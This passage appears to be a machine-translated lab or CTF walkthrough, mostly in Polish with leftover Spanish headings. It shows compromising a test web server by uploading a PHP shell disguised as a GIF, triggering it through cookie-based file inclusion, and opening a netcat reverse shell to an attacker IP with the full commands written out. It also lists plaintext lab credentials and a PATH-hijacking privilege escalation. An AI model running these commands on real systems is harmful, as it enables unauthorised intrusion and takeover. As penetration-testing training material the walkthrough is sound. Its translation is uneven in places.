http://192.168.10.176/?page=login.
-
Pójdziemy do
http://192.168.10.176/?page=upload.
-
Wybierzemy plik
shell.gif, który właśnie utworzyliśmy.
-
Klikniemy przycisk 'Wgraj'.
3.3. ODKRYWANIE KATALOGU
Sección titulada «3.3. EL DESCUBRIMIENTO DEL DIRECTORIO»Oto odpowiedź: „Jak wiemy, gdzie jest plik?”.
Metoda A: Logika i Standardy
Sección titulada «Método A: Lógica y Estándares»W aplikacjach webowych, 90% zdjęć trafia do folderów o nazwach:
/uploads//upload//images//files/
Metoda B: Fuzzing (Gobuster/Dirb)
Sección titulada «Método B: Fuzzing (Gobuster/Dirb)»Jeśli nie jest to oczywiste, użylibyśmy gobuster, aby znaleźć ukryte foldery:
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina-2-web]└─$ gobuster dir -u http://192.168.10.176 -w /usr/share/seclists/Discovery/Web-Content/common.txt
Wynik:
.../upload (Status: 301) [Size: 317] [--> http://192.168.10.176/upload/]...Następnie, w przeglądarce, wejdziemy do uploads, aby sprawdzić, czy istnieje plik, który wgraliśmy:
-
Otworzymy przeglądarkę.
-
Wprowadzimy:
http://192.168.10.176/upload/.
Zamiast wyświetlać błąd „403 Forbidden”, serwer wyświetla listę wszystkich plików w folderze. Jest to błąd konfiguracji Apache (Options +Indexes).
Udało nam się wyświetlić nasz plik, ale z nazwą zmienioną na hash MD5: f3035846cc279a1aff73b7c2c25367b9.gif.
4. WYKONANIE ZDALNE KODU (RCE) I ODWRÓCONY STAN
Sección titulada «4. EJECUCIÓN REMOTA DE CÓDIGO (RCE) Y REVERSE SHELL»Następnie przekonwertujemy możliwość przesyłania plików i LFI w interaktywną powłokę systemu z ułatwieniem zwanym „Directory Listing + Local File Inclusion (Cookie lang)” przy użyciu pliku powłoki, który wcześniej użyliśmy: f3035846cc279a1aff73b7c2c25367b9.gif
4.1. LOKALIZACJA PAYLOADA (Enumeracja)
Sección titulada «4.1. LOCALIZACIÓN DEL PAYLOAD (Enumeración)»Po przesłaniu pliku za pomocą ?page=upload, musieliśmy wiedzieć, gdzie się zapisuje i jak się nazywa (ponieważ aplikacja zmienia nazwę plików przy użyciu skrótu MD5).
Sprawdzimy standardowy katalog /upload/:
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina-2-web]└─$ curl http://192.168.10.176/upload/4.2. WYKONANIE PRZEZ COOKIE (Tryger)
Sección titulada «4.2. EJECUCIÓN VIA COOKIE (El Trigger)»Logika ataku
Sección titulada «La Lógica del Ataque»Wiemy z poprzedniej audycji kodu (index.php, że aplikacja robi to:
include("lang/".$_COOKIE['lang']);W związku z tym musimy:
- Wyjść z katalogu
lang/przy użyciu../. - Wejść do katalogu
upload/. - na nasz plik
.gif(który zawiera złośliwy kod PHP).
Weryfikacja wykonania
Sección titulada «Verificación de Ejecución»Wyślemy żądanie, modyfikując ciasteczko lang i przekazując polecenie id przez parametr GET cmd (który wstrzykniemy do pliku GIF).
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina-2-web]└─$ curl -v -b "lang=../upload/f3035846cc279a1aff73b7c2c25367b9.gif" "http://192.168.10.176/?cmd=id"
Wynik:
...uid=33(www-data) gid=33(www-data) groups=33(www-data)...Potwierdzamy, że mamy RCE jako użytkownik serwera sieci Web.
4.3. UZYSKANIE ODWROTNEJ POWŁOKI (Pozytywny dostęp)
Sección titulada «4.3. OBTENCIÓN DE REVERSE SHELL (Initial Access)»Aby pracować wygodnie potrzebujemy interaktywnego terminala, a nie tylko wykonywać polecenie za razem.
4.3.1: Przygotowanie nasłuchiwania
Sección titulada «4.3.1: Preparar el Listener»Na naszej maszynie atakującej (Kali) otworzymy port aby odbierać połączenie:
nc -nlvp 4444
4.3.2: Payload połączenia
Sección titulada «4.3.2: El Payload de Conexión»Utilizaremos una Reverse Shell clásica de netcat (ya que nc suele estar instalado en estas máquinas). Como estamos pasando la comanda via URL, es crucial codificar los caracteres especiales (URL Encoding), especialmente & (%26) y espacios (+ o %20).
Polecenie bez kodowania:
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.10.71 4444 >/tmp/fOstateczne polecenie wykorzystania:
curl -b "lang=../upload/f3035846cc279a1aff73b7c2c25367b9.gif" \"http://192.168.10.176/?cmd=rm+/tmp/f;mkfifo+/tmp/f;cat+/tmp/f|/bin/sh+-i+2>%261|nc+192.168.10.71+4444+>/tmp/f"
4.4. STABILIZACJA POWŁOKI (Po eksploatacji)
Sección titulada «4.4. ESTABILIZACIÓN DE LA SHELL (Post-Explotación)»Po otrzymaniu połączenia z nc, terminal jest niestabilny (jeśli wykonamy Ctrl+C, tracimy połączenie).

Procedura stabilizacji:
-
Podniesienie do TTY:
python -c 'import pty; pty.spawn("/bin/bash")'# O si no hi ha python:/usr/bin/script -qc /bin/bash /dev/null -
Dostosowanie zmiennych:
export TERM=xterm

Teraz mamy stabilną powłokę jako www-data. Następnym krokiem jest przesunięcie się w stronę użytkownika mike lub kate przy użyciu posiadanych poświadczeń lub tych znalezionych w MySQL.
5. ESCALACJA UPRAWNIEŃ I PO-EXPLOTACJA
Sección titulada «5. ESCALADA DE PRIVILEGIOS Y POST-EXPLOTACIÓN»Posiadając odwrotną powłokę jako www-data, naszym celem jest uzyskanie dostępu root i odczytanie flag przy użyciu techniki „Nadużycie binariów SUID + PATH Hijacking”.
5.1. RUCH BOCZNY (Od www-data do użytkownika)
Sección titulada «5.1. MOVIMIENTO LATERAL (De www-data a Usuario)»Gdy już mamy reverse shell, jesteśmy użytkownikiem serwera webowego (www-data). Ten użytkownik ma bardzo niewiele uprawnień. Musimy stać się prawdziwym użytkownikiem systemu.
5.1.1 Odzyskiwanie danych uwierzytelniających
Sección titulada «5.1.1 Recuperación de Credenciales»W poprzedniej fazie (MySQL), wyodrębniliśmy i dekodowaliśmy hasła użytkowników:
kent:JWzXuBJJNymike:SIfdsTEn6Ikane:iSv5Ym2GRo
5.1.2 Zmiana użytkownika
Sección titulada «5.1.2 Cambio de Usuario»Spróbujemy dostać się z zebranymi danymi uwierzytelniającymi użytkowników:

Przy próbie zobaczyliśmy, że z użytkownikiem Kent działało i mogliśmy uzyskać dostęp.
5.2. WYLICZANIE UPRAWNIEŃ (Rozpoznanie)
Sección titulada «5.2. ENUMERACIÓN DE PRIVILEGIOS (Recon)»Będziemy szukać sposobów na eskalację do root. Najbardziej powszechna technika w systemie Linux polega na wyszukiwaniu plików binarnych z ustawionym bitem SUID (Set User ID). Pliki te są wykonywane z uprawnieniami właściciela (root) zamiast uprawnieniami użytkownika, który je wykonał.
5.2.1 Wyszukiwanie SUID
Sección titulada «5.2.1 Búsqueda de SUIDs»find / -perm -u=s -type f 2>/dev/nullWynik (Filtrowana wyjście):

Sprawdzając, że nie ma nic z tym użytkownikiem, przejdziemy do innego użytkownika o nazwie kane i wykonamy tę samą komendę:

5.3 PIERWSZA ESCALACJA: OD KANE DO MIKE
Sección titulada «5.3 PRIMERA ESCALADA: DE KANE A MIKE»Jako użytkownik kane, wylistujemy nasz katalog i znajdziemy podejrzany plik wykonywalny.
5.3.1 Rozpoznanie (msgmike)
Sección titulada «5.3.1 Reconocimiento (msgmike)»ls /home/kane/Analiza binarna:
Wykonamy strings, aby zobaczyć, co robi:
strings /home/kane/msgmikeWynik:

Wykryta luka w zabezpieczeniach: Program wykonuje polecenie cat bez użycia ścieżki absolutnej (/bin/cat). To pozwala na atak PATH Hijacking. Ponieważ plik wykonywalny jest SUID mike, jeśli przejmujemy cat, wykonamy kod jako mike.
5.3.2 Eksploatacja (Hijacking cat)
Sección titulada «5.3.2 Explotación (Hijacking cat)»Chcemy, aby gdy program wywołuje cat, w rzeczywistości otwierał powłokę (/bin/sh).
-
Przejdź do bezpiecznego katalogu:
Ventana de terminal cd /tmp -
Utwórz fałszywy
cat:Ventana de terminal echo "/bin/bash" > catchmod +x cat -
Manipuluj ścieżką i uruchom:
export PATH=/tmp:$PATH/home/kane/msgmike

Wynik:
Program próbuje wykonać cat ..., ale znajduje nasz skrypt w /tmp/cat. Otwiera się nowa powłoka.
whoamimikeTeraz mamy pełną kontrolę nad użytkownikiem mike.
